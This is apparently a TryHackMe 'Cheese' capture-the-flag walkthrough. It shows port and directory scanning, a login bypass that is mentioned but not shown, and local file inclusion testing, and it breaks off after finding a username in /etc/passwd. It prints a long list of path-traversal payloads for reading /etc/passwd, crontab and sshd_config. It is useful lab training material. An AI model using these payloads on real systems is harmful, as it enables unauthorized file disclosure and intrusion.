Cheese – TryHackMe

Our goal is to capture two flags – **user.txt** oraz **root.txt**


Contents

1.Reconnaissance


First, we check if the host is up.

```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.12.23
PING 10.10.12.23 (10.10.12.23) 56(84) bytes of data.
64 bytes from 10.10.12.23: icmp_seq=1 ttl=63 time=64.0 ms
64 bytes from 10.10.12.23: icmp_seq=2 ttl=63 time=48.5 ms
^C
--- 10.10.12.23 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 48.508/56.267/64.026/7.759 ms
```

It responds – let’s see what’s on the website.



A login panel is also available.



That’s all we have for now – time for broader reconnaissance. We start with Gobuster.

```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://10.10.12.23/ -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.12.23/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/images               (Status: 301) [Size: 311] [--> http://10.10.12.23/images/]
/index.html           (Status: 200) [Size: 1759]
/server-status        (Status: 403) [Size: 276]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

We find access to the **/images** directory – let's check what's inside.


Only site images are there. Time to run Nmap and scan for open ports.

```
┌─[root@parrot]─[/home/user]
└──╼ #nmap  10.10.12.23
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.12.23
Host is up (0.052s latency).

PORT      STATE SERVICE
1/tcp     open  tcpmux
3/tcp     open  compressnet
4/tcp     open  unknown
6/tcp     open  unknown
7/tcp     open  echo
60020/tcp open  unknown
60443/tcp open  unknown
61532/tcp open  unknown
61900/tcp open  unknown
62078/tcp open  iphone-sync
63331/tcp open  unknown
64623/tcp open  unknown
64680/tcp open  unknown
65000/tcp open  unknown
65129/tcp open  unknown
65389/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.56 seconds
```


Nmap shows that all ports are open – this might indicate a firewall or a honeypot returning false positives. Checking ports one by one would be inefficient for now.

2.Login

Let’s return to the login page and test for SQL injection.



After a few tries, I managed to log in.




At the top in the address bar, we immediately see **„.php?file=”** - let’s check for an LFI vulnerability using my tool.

```
┌─[root@parrot]─[/home/user/Desktop/21]
└──╼ #python3 lfi.py http://10.10.12.23/secret-script.php?file= -w lfiword.txt
Starting LFI tests on: http://10.10.12.23/secret-script.php?file=
Testing payload: /.../.../.../.../.../
No LFI vulnerability for: /.../.../.../.../.../
Testing payload: \…..\\\…..\\\…..\\\
```


The result indicates potential LFI points.


```
- ..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
- ..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd
- /etc/apache2/apache2.conf
- /etc/crontab
- /etc/group
- /etc/nsswitch.conf
- /./././././././././././././etc/passwd
- /../../../../../../../../../../../etc/passwd
- /etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../../etc/passwd
- ../../../../../../../../../../etc/passwd
- ../../../../../../../../../etc/passwd
- ../../../../../../../../etc/passwd
- ../../../../../../../etc/passwd
- ../../../../../../etc/passwd
- ../../../../../etc/passwd
- ../../../../etc/passwd
- ../../../etc/passwd
- ../../../../../../../etc/passwd&=%3C%3C%3C%3C
- /etc/rpc
- /etc/ssh/sshd_config
- /var/log/dmesg
- /var/log/wtmp
- ///////../../../etc/passwd
```

In **„/etc/passwd”** we find the username **„comte”.**




In the page source, I also found various comments and a script.

